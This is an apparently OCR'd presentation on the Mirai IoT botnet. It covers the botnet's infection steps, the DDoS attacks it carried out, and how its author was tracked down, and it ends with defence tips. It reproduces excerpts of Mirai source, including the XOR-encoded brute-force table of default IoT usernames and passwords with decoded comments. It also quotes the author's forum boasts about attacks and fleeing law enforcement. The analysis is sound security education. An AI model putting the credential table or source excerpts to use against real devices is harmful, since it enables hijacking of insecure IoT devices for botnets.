Mirai IoT Botnet

"the future", 未来

Vlatko Milovanovic and Ibrahim Manjra

What is Mirai?

- Malware that converts victim's computer running linux into remotely controlled bots. Establishing Boot-Net
- Devices such as remote cameras(CCTV) and home routers are its primary target.
- First discovered in August 2016 by MalwareMustDie.
    - MalwareMustDie (non-profit organization) - whitehat security research workgroup.
- Continuously scan the internet for the IP address of IoT devices.
- Mirai was used in some of the largest and most DDoS attacks.

How does Mirai work?

1. Continuously scan the internet for the IP address of Internet of things (IoT) devices

2. Detect vulnerable IoT devices with factory default usernames and passwords

3. Logs into vulnerable device and infects it with Mirai.
   - Minor sluggishness and increased usage of bandwidth
   - Device remains infected until rebooted
   - Gets re-infected after reboot unless security settings are modified

4. Mirai will identify competing malwares and remove them.


5. Mirai can now forces device to report to a central control server.

Mirai usage in DDoS

- Hundreds of thousands of vulnerable IoT devices with non-blacklisted IP
- Allow attacker to bypass anti-DdoS software.
- One of the largest and most powerful DDoS attack in recent history against Dyn
  - GitHub, Twitter, Reddit, Netflix, Airbnb and many others
- Krebs on Security, Ars Technica, and other were also attacked
- Caused Liberia’s major ISPs to have outage
  - Almost an entire country was taken offline.

Who is the author?

- Anna-senpai on hackforums.net



[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release

Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by Anna-senpai.)

Anna-senpai

L33t Member

Preface


Greetz everybody,

When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes looking at IOT now, so it
However, I know every skid and their mama, it's their wet dream to have something besides qbot.

So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However, after the Kreb DDoS,
shutting down and cleaning up their act. Today, max pull is about 300k bots, and dropping.

So, I am your senpai, and I will treat you real nice, my hf-chan.

Who is the author?



10-01-2016, 07:39 PM (This post was last modified: 10-01-2016 07:39 PM by Anna-senpai.)
Post: #7

Anna-senpai
L33t Member


Prestige: 11
Posts: 263
Joined: Jul 2016
Reputation: 55

> **Bob White Wrote:** (10-01-2016 07:38 PM)
>
> Proof or it did not happen

Have you seen Krabs On Security recently? im featured in his article for hitting him with 660gbps, and by ovh for hitting 1tbps

Onii-chan!

Who is the author?



AMA: I launched world's biggest DDoS attack (1tbps)

10-01-2016, 07:34 PM

Anna-senpai

L33t Member

Title very self explanatory

I know all LEA on my ass now, already bought my plane ticket to place with no-extradition with USA :)

I'm in France btw, but it doesn matter because flight leaves in 4 hours. if lea catches me before that, will be genuinely impressed.

(if anyone asks yes, i made sure to buy 2-way ticket to make sure its not suspicious)

Onii-chan!


Who is the author?

```
[10:32:54 AM] katie.onis: we have a job to do and we don't gloat.
[10:33:23 AM] live:anna-senpai: i get it, and i hope you know that i dont have some kind of vendetta either
[10:33:31 AM] live:anna-senpai: someone wanted all servers on .org sponsored gone
[10:34:07 AM] live:anna-senpai: the ethics of ddos and whatnot, that's a separate argument, but in my country hacking is only illegal if you do something physical to the computer (physical access)
[10:34:26 AM] live:anna-senpai: lol
[10:34:31 AM] katie.onis: we never question legality or anything. it's our job to defend against the attack. we weren't able to immediately do that.
[10:34:39 AM] katie.onis: no host was able to lmao
[10:34:45 AM] live:anna-senpai: lol yeah
```

https://krebsonsecurity.com/wp-content/uploads/2017/01/annasenpaichat.txt

Who is the author?

```
// Get username
this.conn.SetDeadline(time.Now().Add(60 * time.Second))
this.conn.Write([]byte("\033[34;1mпользователь\033[33;3m: \033[0m"))
// Get password
this.conn.SetDeadline(time.Now().Add(60 * time.Second))
this.conn.Write([]byte("\033[34;1mпароль\033[33;3m: \033[0m"))

add_entry(TABLE_EXEC_SUCCESS, "\x4E\x4B\x51\x56\x47\x4C\x4B\x4C\x45

// safe string https://youtu.be/dQw4w9WgXcQ

add_entry(TABLE_KILLER_SAFE,
"\x4A\x56\x56\x52\x51\x18\x0D\x0D\x5B\x4D\x57\x56\x57\x0C\x40\x47\x0D\x46
```



WHO IS PARAS JHA?

Paras Jha

President at ProTraf Solutions, LLC

Greater New York City Area | Computer & Network Security


Current ProTraf Solutions

Education Rutgers University-New Brunswick


295 followers

https://www.linkedin.com/in/paras-jha-561ba110a

Attack

- Open source philosophy. Code is public (GitHub).
- Not easy to detect (low on CPU and bandwidth).
- Cyber Weapon for rent (400,000 bots, 30 000$ for two weeks).
- 1Tbps
- Evolves (Windows OS)
- 

Attack




Geo-locations of all Mirai-infected devices uncovered so far

https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html

Defence


- Stop using default/generic passwords.
- Disable all remote (WAN) access to your devices. SSH (22), Telnet (23) and HTTP/HTTPS (80/443).

Mirai Source Code - Overview




Total Files	16
Total Functions	138
Total Basic Blocks	2929
Total LOC	5658
Total Physical LOC	6582
Total Comments	189
Total Blanks	735

Mirai used several functions from the Linux API, mostly related to network operations.




```
    // Set up passwords
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                    // root     xc3511
    add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                         // root     vizxv
    add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                         // root     admin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                     // admin    admin
    add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                     // root     888888
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);                 // root     xmhdipc
    add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);                 // root     default
    add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);             // root     juantech
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                     // root     123456
    add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                         // root     54321
    add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);     // support  support
    add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                             // root     (none)
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);         // admin    password
    add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                             // root     root
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                         // root     12345
    add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                             // user     user
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                         // admin    (none)
    add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                             // root     pass
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);     // admin    admin1234
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                             // root     1111
